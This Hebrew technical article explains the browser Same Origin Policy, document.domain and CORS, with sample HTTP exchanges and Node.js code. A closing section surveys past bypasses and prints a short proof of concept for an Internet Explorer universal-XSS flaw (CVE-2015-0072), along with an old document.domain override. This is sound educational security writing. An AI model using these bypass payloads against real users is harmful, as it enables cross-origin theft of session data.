digital whisper Technologic Papers

Same Origin Policy

מאת יונתן קריינר

הקדמה

כשמדברים על אבטחת מידע בעולם ה-Web אי אפשר שלא להתייחס לרכיב חשוב - הדפדפן, וללמוד על ההגנות הרבות שיש לו. בנוסף, הרבה מפתחי Web נתקלים ב"בעיה" שהם לא מצליחים לשלוח בקשות HTTP מצד הלקוח אל שרת מסוים ולא בדיוק יודעים מה הבעיה, או מה עומד מאחוריה ומדוע זה חשוב.

Same Origin Policy הוא מנגנון אבטחה המוטמע בדפדפנים המונע שיתוף משאבים בין מקורות שונים ברשת.

העיקרון החל בשנת 1995 בדפדפן Netscape Navigator 2 והיום מוטמע בכל דפדפן. המנגנון נועד לבודד אתרים, כך שאחד לא יוכל לבצע פעולות (מסוימות), או לקבל מידע מדפים לגיטימיים של אחר.

במאמר זה אסקור את עקרון ה-SOP, מה המטרה שלו וכמה דקויות שאולי לא כולם מכירים.

מה זה Origin?

Origin של דף הוא המקור שלו, מאיפה הדף הגיע. שני דפים חולקים את אותו מקור אם הסכימה, ה-host והפורט שלהם זהים, לדוגמה הדף http://store.company.com/dir/page.html

יהיה בעל אותו מקור כמו הדפים:

- http://store.company.com/dir2/other.html
- http://store.company.com/dir/inner/another.html
- http://username:password@store.company.com/dir/another.html

אך לא כמו:

- https://store.company.com/secure.html - סכימה שונה.
- http://store.company.com:81/dir/etc.html - פורט שונה.
- http://news.company.com/dir/other.html - host שונה (צריך התאמה מדויקת).

ותלוי בדפדפן במצב של:

http://store.company.com:80/dir/etc.html

למה זה חשוב?

נניח שמשתמש מתחבר לאתר הבנק שלו ולא מתנתק. לאחר מכן הוא גולש לאתר המכיל קוד javascript זדוני שמתשאל את אתר הבנק. בגלל שהאתר של הבנק שומר חיבור (session) כרגע על המשתמש ובגלל שהדפדפן שולח בכל בקשה לשרת את ה-cookies, האתר השני יכול לעשות כל דבר בשם המשתמש באתר הבנק. האתר יכול לתשאל עבור ההעברות הקודמות של המשתמש או אפילו לבצע העברה חדשה.

כשננסה לשלוח בקשה כזאת נקבל את השגיאה הבאה:

```
XMLHttpRequest cannot load http://localhost:8462/api/card. No 'Access-Control-Allow-Origin'        list:1
header is present on the requested resource. Origin 'http://localhost:3000' is therefore not allowed
access. The response had HTTP status code 401.
```

כאן נכנס לתמונה מנגנון Same Origin Policy שמונע מ-origin אחד לגשת דרך הדפדפן למידע שבorigin אחר.

מתי נאכף המנגנון?

יש להבהיר שלא כל סוג בקשה נאכפת על ידי ה-SOP. מטרת המנגנון היא קבלת מידע ממקור שונה, כך שאין בעיה להשתמש בבקשות שלא מחזירות את המידע אלא מבצעות פעולה. כמה פעולות שלא נאכפות לדוגמה הן:

- הרצת סקריפט - <script src='...'>.
- רינדור תמונות - <imgsrc='...'>.
- קישור CSS - <link href='...'>.
- שליחת טפסים (forms).
- הצגה ב-iframe (למרות שכן מקבלים את המידע אם עמוד האב ועמוד הבן לא מאותו מקור המידע שאפשר לקבל מוגבל מאוד).
- שימוש בפונטים על ידי @font-face (תלוי בדפדפן).

שינוי Origin

עמוד יכול לשנות את הדומיין שלו על ידי שינוי משתנה ה-Javascript שנקרא document.domain אך יש לשים לב שהוא יכול לשנות אותו רק לדומיין של עצמו, או לדומיין אב שלו. כל ניסיון אחר יזרוק שגיאה בדפדפן.

כך לדוגמה סקריפט בעמוד store.company.com יכול לשנות את הערך בצורה הבאה:

```
document.domain = "company.com"
```

ברגע שמשנים את ערך המשתנה, הדפדפן מודע לשינוי ומתייחס אליו בהתאם. כלומר, המשתנה דומיין הוא ערך מיוחד שמכיל את ה-host והפורט של עמוד (לא כטקסט רגיל) ולאחר עדכון, המשתנה הופך למחרוזת פשוטה שלא תהיה שווה לערך דומיין שלא עודכן. לכן אם המשתנה דומיין יציג a.com ואני אשנה אותו ל-a.com, הוא לא יהיה כמו קודם, למרות שכביכול שיניתי אותו לאותו ערך.

HTTP access control (CORS)

לפעמים, אתר מסוים ירצה שאתרים יוכלו לפנות אליו גם ממקורות אחרים כי יש לו מידע שהוא מעוניין לחלוק ברשת. לדוגמה ל-Amazon יש שירות ענן שמספק אחסון בשם S3 שמאפשר לבעלים שלו לעדכן דרך קונפיגורציה את בקשות ה-"CORS" שכבר אסביר עליהן, כך אתר מסוים (ממקור אחד) יכול להעלות אל האחסון שלו (מקור אחר) קובץ בלי להעביר את הקובץ דרך השרת שלו.

עבור מטרה זו נועד מנגנון ה-CORS - Cross Origin Resource Sharing. CORS פועל על ידי הוספת HTTP headers חדשים שעוזרים לדפדפן להחליט האם מותר למקור מסוים לגשת למידע הנמצא במקור אחר. הכותרת Access-Control-Allow-Origin אומרת לדפדפן איזה מקורות מאושרים לגשת למידע.

לבקשות CORS תתווסף כותרת בשם origin שעל פיה השרת יחליט אם לאשר או לדחות את הבקשות. קיימת הפרדה בין סוגי הבקשות לשני סוגים, simple requests ו-preflighted requests.

Simple requests הן בקשות מסוג GET, HEAD או POST שמכילות רק כותרות מתוך הרשימה הבאה:


- Accept
- Accept-Language
- Content-Language
- Content-Type
- DPR
- Downlink
- Save-Data
- Viewport-Width
- Width

ועבור השדה Content-Type (בבקשת POST) מכילות אחד מהערכים:

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain

כל בקשה שלא עומדת בתנאים האלו תהיה בקשה מסוג preflight ולא simple ותצטרך לעבור אישור שונה.

דוגמה לבקשה מהסוג הראשון:



[מקור: https://mdn.mozillademos.org/files/14293/simple_req.png]

וכך יראו הבקשה והתשובה:

```
GET /resources/public-data/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre)
Gecko/20081130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Referer: http://foo.example/examples/access-control/simpleXSInvocation.html
Origin: http://foo.example


HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Server: Apache/2.0.61
Access-Control-Allow-Origin: *
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/xml

[XML Data]
```

שימו לב לכותרת שנוספה בתשובה ובה יש כוכבית, מה שמסמל לדפדפן שכל מקור יכול לגשת למידע הזה. אם נרצה להגביל את המקורות המאושרים, נוכל לעשות זאת על ידי שליחת מקורות ספציפיים בכותרת:

```
Access-Control-Allow-Origin: http://foo.example
```

כתבתי שרת קטן ב-node.js על מנת להמחיש את הנושא. שרת א' רץ בפורט 3000 וחושף מספר פעולות ושרת ב' רץ בפורט 3001 ומנגיש עמוד HTML שפונה אל השרת הראשון בכל מיני בקשות.

בקשת GET בלי כותרות אישור ל-CORS:

שרת א':

```
app.get('/', function (req, res) {
  res.send('Hello Get!')
})
```

בקשה מהעמוד המונגש על ידי שרת ב':

```
$.get('http://localhost:3001', (data) => alert(data))
```

במצב הזה לא נשלחה בקשת OPTIONS ולכן הבקשה הגיעה לשרת א' וגרמה להרצת הפעולה.

השרת החזיר את התשובה "Hello Get!" אך בלי הכותרות. לכן, כשהבקשה הגיעה אל הדפדפן והוא לא ראה את הכותרות, הוא הקפיץ את השגיאה שהוזכרה מקודם:

```
XMLHttpRequest cannot load http://localhost:3001/. No 'Access-Control-Allow-Origin' header is present on the requested
resource. Origin 'http://localhost:3000' is therefore not allowed access.
```


אך חשוב לציין שהשרת ביצע את הפעולה במלואה!

הדפדפן הוא זה שחסם את הבקשה כך שהדבר לא מונע CSRF. במקרה של בקשה מסוג simple, המנגנון רק חוסם את קבלת המידע שחוזר. ברגע שנוסיף את הכותרות לתשובה, השגיאה לא תיזרק ונקבל את ה-alert שציפינו לו:

```
app.get('/', function (req, res) {
  res.header("Access-Control-Allow-Origin", "*");
  res.header("Access-Control-Allow-Headers", "*");
  res.send('Hello Get!')
})
```

לעומת זאת, אם נשלח בקשה "מורכבת", המצב יראה אחרת. בקשה כזו תקבל לפניה בקשת preflight, שאותה הדפדפן יוזם כדי לוודא עם השרת שהוא מוכן לקבל את הבקשה הבאה, כי יש לה פוטנציאל גדול יותר לגרום נזק. הבקשה שהדפדפן ישלח היא בקשת HTTP OPTIONS, כדי לדעת איזה בקשות השרת מאשר לקבל ממקורות זרים.

התהליך יראה כך:



[מקור: https://mdn.mozillademos.org/files/14289/prelight.png]

נניח ששלחנו בקשת POST עם הכותרת X-PINGOTHER: pingpong כך שנגרום לשליחת בקשה מורכבת. מה שיקרה מאחורי הקלעים, זה שבשלב הראשון- הדפדפן ישלח את בקשת ה-OPTIONS הבאה בה הוא מבקש רשות לשלוח בקשת POST:

```
Access-Control-Request-Method: POST
```

ומבקש רשות עבור ה-headers הלא פשוטים:

```
Access-Control-Request-Headers: X-PINGOTHER, Content-Type
```

הבקשה המלאה:

```
OPTIONS /resources/post-here/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre)
Gecko/20081130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Origin: http://foo.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-PINGOTHER, Content-Type


HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:15:39 GMT
Server: Apache/2.0.61 (Unix)
Access-Control-Allow-Origin: http://foo.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER, Content-Type
Access-Control-Max-Age: 86400
Vary: Accept-Encoding, Origin
Content-Encoding: gzip
Content-Length: 0
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain
```

כמו שאנחנו רואים, השרת החזיר כותרות מתאימות לבקשה שלנו וענה כי הוא מאשר ל:

http://foo.example

לגשת במתודות POST, GET ו-OPTIONS, והוא מאשר גם את הכותרות X-PINGOTHER ו-Content-Type, בנוסף, אנחנו רואים כותרת בשם Access-Control-Max-Age עם הערך 86400. הכותרת הזאת אומרת לדפדפן לכמה זמן (בשניות) הוא יכול לשמור את הבקשה ב-cache כדי שלא יצטרך לשלוח עוד בקשות preflight. במקרה שלנו 24 שעות.

שרת א':

```
app.put('/', function (req, res) {
  res.send('Hello Put!')
})
```

בקשה משרת ב':

```
$.ajax({
  url:'http://localhost:3001',
  type:'put',
  success: (data) => alert(data)
})
```

במצב זה תישלח בקשת OPTIONS ובגלל ששרת א' לא מטפל בכלל בבקשות מסוג זה בקשת ה-OPTIONS תכשל עם השגיאה:

```
XMLHttpRequest cannot load http://localhost:3001/. Response to preflight request doesn't pass access control check: No 'Access-Control-Allow-Origin' header is present on the requested resource. Origin 'http://localhost:3000' is therefore not allowed access.   (index):1
```


ופעולת ה-PUT אפילו לא תתבצע (כי מעולם לא נשלחה בקשת PUT). נשנה את השרת למצב הבא:

```
app.put('/', function (req, res) {
  res.send('Hello Put!')
})

app.options('/', function(req, res) {
  res.header("Access-Control-Allow-Origin", "*");
  res.header('Access-Control-Allow-Methods', 'POST, PUT, GET, OPTIONS');
  res.header("Access-Control-Allow-Headers", "*");
  res.header("Access-Control-Max-Age", "86400");
  res.send()
})
```

במצב הזה בקשת ה-OPTIONS תחזור ותאשר את בקשת ה-PUT, ולכן הדפדפן ישלח את בקשת ה-PUT והיא תתבצע. אך בהמשך הדפדפן יחסום את התשובה ויקפיץ שגיאה, כי בבקשת ה-PUT לא הוספנו את הכותרות. כדי שגם המידע יחזור, נוסיף את השורות שהוספנו כמו בבקשת ה-GET והפעם לא תהיה כל שגיאה והמידע יחזור.

כל הסיפור נראה כך:



[מקור: https://upload.wikimedia.org/wikipedia/commons/c/ca/Flowchart_showing_Simple_and_Preflight_XHR.svg]

מה יקרה במצב של שליחת credentials, כמו cookies? כדי לשלוח cookies, השרת צריך לאשר את זה.

לדוגמה, אם נשלח את בקשת ה-GET הבאה:

```
GET /resources/access-control-with-credentials/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre)
Gecko/20081130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
Referer: http://foo.example/examples/credential.html
Origin: http://foo.example
Cookie: pageAccess=2
```

הבקשה אומנם לא צריכה preflight request אבל השרת יצטרך להחזיר בתשובה שלו שהוא מאשר קבלת עוגיות על ידי הערך true בכותרת Access-Control-Allow-Credentials. בבקשה עם credentials השרת לא יכול להשתמש ב-wildcard (*) אלא חייב לציין את המקורות במפורש:

```
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 01:34:52 GMT
Server: Apache/2.0.61 (Unix) PHP/4.4.7 mod_ssl/2.0.61 OpenSSL/0.9.7e mod_fastcgi/2.4.2
DAV/2 SVN/1.4.2
X-Powered-By: PHP/5.2.6
Access-Control-Allow-Origin: http://foo.example
Access-Control-Allow-Credentials: true
Cache-Control: no-cache
Pragma: no-cache
Set-Cookie: pageAccess=3; expires=Wed, 31-Dec-2008 01:34:53 GMT
Vary: Accept-Encoding, Origin
Content-Encoding: gzip
Content-Length: 106
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Content-Type: text/plain


[text/plain payload]
```

רכיבים נוספים המממשים SOP והתקפות על המנגנון

במהלך השנים נמצאו חולשות רבות במימוש המנגנון בדפדפנים וברכיבים שונים (חוץ מהדפדפן, יש הרבה רכיבים אחרים שכוללים SOP כמו JAVA applets, Flash ועוד). אציג כמה התקפות שהתבצעו על הדפדפנים השונים, ועל רכיבים אלו.

Internet Explorer:

בדפדפן explorer היו, מספר רב של פעמים, חולשות במימוש מנגנון ה-SOP. עד לגרסה 8, היה ניתן לדרוס באמצעות JS את האובייקט document ולאחר מכן לשנות את ערכו של המשתנה:

document.domain

לכל דומיין. לאחר שינוי ערך המשתנה, הדפדפן היה מתייחס אל האתר כאתר מהדומיין הנבחר:

```
var document;
document = {};
document.domain = 'example.org';
```


חולשה נוספת (CVE-2015-0072), משפיעה על IE עד גרסה 11 ב-Windows 7 ו-8.1. החולשה היא מסוג UXSS (Universal XSS, שעליה לא אדון במאמר זה) והיא מאפשרת את עקיפת המנגנון בצורה הבאה.

ניתן באמצעות שני iframes, כך שאחד מפנה לשרת, המחזיר redirect אל כתובת השני, להריץ סקריפט ב-context של הדומיין השני:

```
<iframe src="redirect.php"></iframe>
<iframe src="https://www.google.com/images/srpr/logo11w.png"></iframe>
<script>
  top[0].eval('_=top[1];alert();_.location="javascript:alert(document.domain)"');
</script>
```

מה שקורה הוא דבר כזה:

1. הדפדפן טוען את ה-frame של התוקף ומבצע בקשה ל-redirect.php.
2. הדפדפן טוען את ה-frame של המטרה ומבצע בקשה למשאב הנדרש.
3. הדפדפן מפעיל את הסקריפט שמריץ את פקודת ה-eval על ה-windowProxy של ה-frame הראשון.
   1. שם את ה-WindowProxy של ה-frame השני במשתנה.
   2. מקפיץ alert.
   3. מחכה שהמשתמש יסגור את ההודעה.
   4. משנה את ה-location של המשתנה ששמרנו בהתחלה ומזריק את הקוד.
4. הקוד ירוץ ב-frame השני תחת ה-origin של המטרה.



[מקור: http://blog.innerht.ml/content/images/2015/06/ie.png]

בעצם, החלק המעניין פה הוא שהסקריפט מחכה שהמשתמש יסגור את ההתראה, בזמן הזה ה-frame שלנו משתנה למשאב המטרה (בגלל ה-redirect שהשרת שלנו החזיר).

עד סיום ההתראה, הסקריפט לא פועל נגד SOP, כי הוא רץ ב-origin של ה-frame הראשון, של התוקף. הבעיה המרכזית, היא שלאחר ההפנייה מאתר התוקף, הדפדפן משנה את ה-origin של הסקריפט (כי ה-origin שהפעיל אותו השתנה, עקב ההפנייה) ולכן יכול לפנות אל ה-frame השני (המטרה), באותו מקור של המטרה ולקבל תשובה.

ניתן לבצע את ההתקפה גם בלי אינטראקציה עם המשתמש בדרך הבאה:

```
<iframesrc="redirect.php"></iframe>
<iframesrc="https://www.google.com/images/srpr/logo11w.png"></iframe>
<script>
    top[0].eval('_=top[1];with(new
XMLHttpRequest)open("get","sleep.php",false),send();_.location="javascript:alert(document.domain)"
  ');
</script>
```


בצורה הזאת השרת שלנו מבצע את הדיליי ולא צריך שהמשתמש ילחץ על התראה.

*עוד חולשה מעניינת שהתגלתה לאחרונה בנושא זה היא: CVE-2017-0154.

Edge:


החולשה (CVE-2017-0002) שאביא כדוגמה פה היא בהתייחסות לדומיין של העמוד about:blank בדפדפן Edge. כבר הבנו שלעמוד: http://example.com/index.html הערך של document.domain יהיה כמובן example.com, אבל מה יהיה הערך עבור העמוד about:blank?

הערך אמור להתאים לדומיין ממנו העמוד הגיע, כלומר אם אנחנו באתר www.magicmac.com ונלחץ על כפתור המעביר לעמוד about:blank, הוא יקבל את הדומיין של magicmac.com:




[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/01-about-blank-page-1024x419.png]

אותו דבר יקרה ב-iframe שה-source שלו מפנה לשם או לא מפנה לשום מקום.



[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/02-about-blank-iframe.png]


אם נטען שני iframe מאתרים שונים יהיה להם את אותו URL אך דומיין שונה, לכן לא יוכלו לגשת מאחד אל השני. נשים לב שאם נכנס לעמוד about:blank ישירות מהדפדפן...



[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/03-about-blank-domainless.png]

הוא חסר דומיין.

דבר חשוב הוא ש-about:blank חסר דומיין יכול לגשת ל-about:blank בכל דומיין שירצה, לכן אם נוסיף לעמוד iframe של אתר בעל iframe ריק, נוכל לגשת אליו בלי בעיה מהעמוד החיצוני שלנו:



[מקור: http://www.brokenbrowser.com/wp-content/uploads/2016/12/05-injectscript-bing.png]

יש כמה שיטות להשיג את הדבר ללא שימוש ב-devtools של הדפדפן (כמו Flash), אבל לא ארחיב עליהן במאמר וניתן לקרוא עליהן במקורות בסוף.

Java applets:

Java applet הוא פלאג-אין שכתוב בשפת Java, הוא אפליקציית ג'אווה שרצה על ידי קריאה מהדפדפן. בשביל ש-applet ירוץ, צריך שעל המחשב של המשתמש יהיה JVM, או שעל הדפדפן שלו יהיה פלאג-אין של JVM. לאחר שיוצרים אפליקציית ג'אווה שאנחנו רוצים להריץ, נוסיף לדף ה-HTML את ה-tag:applet עם קישור לקוד:

```
<applet code="HelloWorld.class" height="40" width="200" />
```

או קישור ל-jar:

```
<applet archive="example.jar" code="HelloWorld" height="40" width="200" />
```

ההרצה של ה-applet לא מתבצעת על ידי הדפדפן עצמו ולכן גם פה צריך לממש את האבטחה של הדפדפן וכיוצא בזה גם את SOP.

בגרסאות ג'אווה 1.7u17 ו-1.6u45 לדוגמה, אם לשני דומיינים היה אותה כתובת IP, הם היו נחשבים לאותו origin. מה שכמובן לא גישה נכונה כי במצב של name-based shared web hosting, שני אתרים שונים לגמרי יכולים לשבת על אותה כתובת IP, ובפנייה השרת ידע לאן לפנות לפי שדה ה-hostname. הדבר בעייתי במיוחד, סביבות שרתים וירטואליות הן דבר נפוץ מאוד ויכולות להכיל עשרות אתרים בעלי אותה כתובת IP.

Adobe Reader:

הפלאג-אין של Adobe reader לדפדפן לקה מספר פעמים בכשלי אבטחה בנושא. SOP ב-PDF עובד בצורה קצת שונה. אם PDF הגיע מדומיין A הוא יכול לפנות רק לדומיין A ופה החלק המעניין, או לכל דומיין שהמשתמש מאשר לו. זאת אומרת, אם ב-PDF יש פנייה למקור אחר, תקפוץ הודעה למשתמש שיצטרך לאשר את הפנייה. הדבר שונה משמעותית מבדרך כלל, כי הפעם המשתמש הוא זה שמאשר ולא בעל הדומיין.

